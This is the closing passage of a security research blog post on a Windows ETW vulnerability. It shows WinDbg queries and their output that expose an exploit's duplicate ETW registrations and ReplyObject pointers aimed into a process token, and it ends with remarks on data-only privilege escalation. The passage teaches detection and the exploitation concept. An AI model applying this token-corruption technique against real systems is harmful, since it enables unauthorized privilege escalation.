We go back to our WinDbg command from earlier and parse the `GUID` table. This time we also add the header to the `ETW_REG_ENTRY` list, and the number of items on the list:

dx -r0 @$GuidTable = ((nt!_ESERVERSILO_GLOBALS*)&nt!PspHostSiloGlobals)->EtwSiloState->EtwpGuidHashTable
dx -g @$GuidTable.Select(bucket => bucket.ListHead[@$etwNotificationGuid]).Where(list => list.Flink != &list).Select(list => (nt!_ETW_GUID_ENTRY*)(list.Flink)).Select(Entry => new { Guid = Entry->Guid, Refs = Entry->RefCount, SD = Entry->SecurityDescriptor, Reg = (nt!_ETW_REG_ENTRY*)Entry->RegListHead.Flink, RegCount = Debugger.Utility.Collections.FromListEntry(Entry->RegListHead, "nt!_ETW_REG_ENTRY", "RegList").Count()})

	(+) Guid	Refs	SD	(+) Reg	RegCount
[25]	{60D201F4-741E-4792-B5B3-673FC6C25B3B}	6	0xffff9088f7fb3da0	0xffffcd82bd225930	0x6
[42]	{4838FE4F-F71C-4E51-9ECC-8430A7AC4C6C}	20	0xffff9088fc1f91a0	0xffffcd82bcb87f30	0x10
[63]	{11111111-2222-3333-4455-66778899AABB}	2	0xffff9088f3f48be0	0xffffcd82ba8a9a60	0x2

As expected, we can see here `3` `GUID` s – the first one, that was already registered in the system the first time we checked, the second, which we are using for our exploit, and the test `GUID` , which we registered as part of our attempts.

Now we can use a second command to see the who is using these `GUID` s. Unfortunately, there is no nice way to view the information for all `GUID` s at once, so we'll need to pick one at a time. When doing actual forensic analysis, you'd have to look at all the `GUID` s (and probably write a tool to do this automatically), but since we know which `GUID` our exploit is using we'll just focus on it.

We'll save the GUID entry in slot `42` :

dx -r0 @$exploitGuid = (nt!_ETW_GUID_ENTRY*)(@$GuidTable.Select(bucket => bucket.ListHead[@$etwNotificationGuid])[42].Flink)
And print the information about all the registered instances in the list:

dx -g @$regEntries = Debugger.Utility.Collections.FromListEntry(@$exploitGuid->RegListHead, "nt!_ETW_REG_ENTRY", "RegList").Select(r => new {ReplyQueue = r.ReplyQueue, ReplySlot = r.ReplySlot, UsedSlots = r.ReplySlot->Where(s => s != 0).Count(), Caller = r.Caller, SessionId = r.SessionId, Process = r.Process, ProcessName = ((char[15])r.Process->ImageFileName)->ToDisplayString("s"), Callback = r.Callback, CallbackContext = r.CallbackContext})

	(+) ReplyQueue	(+) ReplySlot	UsedSlots	Caller	SessionId	(+) Process	ProcessName	Callback	CallbackContext
[0x0]	0xffffcd82bee57cc0	{...}	0x2	0xffffcd82bee57cc0	0xbee59930	0xffffcd82bdfdf080	"exploit_part_1"	0x7ff7a4451334	0xffffcd82bdfdf080
[0x1]	0xffffcd82bee584e0	{...}	0x2	0xffffcd82bee584e0	0xbee59430	0xffffcd82bdfdf080	"exploit_part_1"	0x7ff7a4451334	0xffffcd82bdfdf080
[0x2]	0xffffcd82bee58990	{...}	0x2	0xffffcd82bee58990	0xbee59700	0xffffcd82bdfdf080	"exploit_part_1"	0x7ff7a4451334	0xffffcd82bdfdf080
[0x3]	0xffffcd82bee58d50	{...}	0x2	0xffffcd82bee58d50	0xbee59660	0xffffcd82bdfdf080	"exploit_part_1"	0x7ff7a4451334	0xffffcd82bdfdf080
[0x4]	0xffffcd82bee58df0	{...}	0x2	0xffffcd82bee58df0	0xbee59520	0xffffcd82bdfdf080	"exploit_part_1"	0x7ff7a4451334	0xffffcd82bdfdf080
[0x5]	0xffffcd82bee587b0	{...}	0x2	0xffffcd82bee587b0	0xbee596b0	0xffffcd82bdfdf080	"exploit_part_1"	0x7ff7a4451334	0xffffcd82bdfdf080
[0x6]	0xffffcd82bee58850	{...}	0x2	0xffffcd82bee58850	0xbee59480	0xffffcd82bdfdf080	"exploit_part_1"	0x7ff7a4451334	0xffffcd82bdfdf080
[0x7]	0xffffcd82bee58e90	{...}	0x2	0xffffcd82bee58e90	0xbee59750	0xffffcd82bdfdf080	"exploit_part_1"	0x7ff7a4451334	0xffffcd82bdfdf080
[0x8]	0xffffcd82bee58ee0	{...}	0x2	0xffffcd82bee58ee0	0xbee591b0	0xffffcd82bdfdf080	"exploit_part_1"	0x7ff7a4451334	0xffffcd82bdfdf080
[0x9]	0xffffcd82bee58f30	{...}	0x2	0xffffcd82bee58f30	0xbee59980	0xffffcd82bdfdf080	"exploit_part_1"	0x7ff7a4451334	0xffffcd82bdfdf080
[0xa]	0xffffcd82bee586c0	{...}	0x2	0xffffcd82bee586c0	0xbee59020	0xffffcd82bdfdf080	"exploit_part_1"	0x7ff7a4451334	0xffffcd82bdfdf080
[0xb]	0xffffcd82bee58f80	{...}	0x2	0xffffcd82bee58f80	0xbee59570	0xffffcd82bdfdf080	"exploit_part_1"	0x7ff7a4451334	0xffffcd82bdfdf080
[0xc]	0xffffcd82bee58a30	{...}	0x2	0xffffcd82bee58a30	0xbee59070	0xffffcd82bdfdf080	"exploit_part_1"	0x7ff7a4451334	0xffffcd82bdfdf080
[0xd]	0xffffcd82bee58b70	{...}	0x2	0xffffcd82bee58b70	0xbee597a0	0xffffcd82bdfdf080	"exploit_part_1"	0x7ff7a4451334	0xffffcd82bdfdf080
[0xe]	0xffffcd82bee58a80	{...}	0x2	0xffffcd82bee58a80	0xbee59200	0xffffcd82bdfdf080	"exploit_part_1"	0x7ff7a4451334	0xffffcd82bdfdf080
[0xf]	0xffffcd82bee58c60	{...}	0x2	0xffffcd82bee58c60	0xbee597f0	0xffffcd82bdfdf080	"exploit_part_1"	0x7ff7a4451334	0xffffcd82bdfdf080

We can see that all instances are registered by the same process (conveniently named "exploit_part_1"). This fact by itself is suspicious, since usually a process will not have a reason to register the same `GUID` more than once and tells us we should probably look further into this.

If we want to investigate these suspicious entries a bit more, we can look at one of the notification queues:

dx -g @$regEntries[0].ReplySlot

	(+) ListEntry	(+) DataBlock	(+) RegEntry	(+) ReplyObject	WakeReference	RegIndex	ReplyIndex	Flags
[0] : 0xffffcd82bee57cc0	{...}	0xffff9088ff7b24e0	0xffffcd82bb294b50	0xffff908912ded112	0xffffcd82bdfdf083	0x1a	0x0	0x2
[1] : 0xffffcd82bee59930	{...}	0xffff9088ff7b2d80	0xffffcd82bb294b50	0xffff908912ded11a	0xffffcd82bdfdf083	0x1a	0x1	0x2
[2] : 0x0								
[3] : 0x0								

These look even more suspicious – their Flags are `ETW_QUEUE_ENTRY_FLAG_HAS_REPLY_OBJECT` (`2`) but their `ReplyObject` fields don't look right – they are not aligned the way objects are supposed to be.

We can run `!pool` on one of the objects and see that this address is actually somewhere inside a token object:

```
1: kd> !pool 0xffff908912ded112
Pool page ffff908912ded112 region is Paged pool
 ffff908912ded000 size:   30 previous size:    0  (Free)       ....
*ffff908912ded040 size:  600 previous size:    0  (Allocated) *Toke
        Pooltag Toke : Token objects, Binary : nt!se
 ffff908912ded640 size:  9a0 previous size:    0  (Free)       .z.V
```

And if we check the address of the token belonging to the exploit_part_1 process:

dx @$regEntries[0].Process->Token.Object & ~0xf
@$regEntries[0].Process->Token.Object & ~0xf : 0xffff908912ded0a0
? 0xffff908912ded112 - 0xffff908912ded0a0
Evaluate expression: 114 = 00000000`00000072
We'll see that the address we see in the first `ReplyObject` is `0x72` bytes after the token address, so it is inside this process' token. Since a `ReplyObject` should be pointing to an ETW registration object, and definitely not somewhere in the middle of a token, this is

obviously pointing towards some suspicious behavior done by this process.

Show Me The Code

The full PoC can be found in the GitHub repository.

Conclusion

One of the things I wanted to show in this blog post is that there is almost no such thing as a "simple" exploit anymore. And `5000` words later, I think this point should be clear enough. Even a vulnerability like this, which is pretty easy to understand and very easy to trigger, still takes a significant amount of work and understanding of internal Windows mechanisms to turn into an exploit that doesn't immediately crash the system, and even more work to do anything useful with.

That being said, these kinds of exploits are the most fun — because they don't rely on any `ROP` or `HVCI` violations, and have nothing to do with `XFG` or `CET` or page tables or `PatchGuard`. Simple, effective, data-only attacks, will always be the Achille's heel of the security industry, and will most likely always exist in some form.

This post focused on how we can safely exploit this vulnerability, but once we got our privileges, we did pretty standard stuff with them. In future posts, I might showcase some other interesting things to do with arbitrary increments and token objects, which are more interesting and complicated, and maybe make attacks harder to detect too.

Read our other blog posts: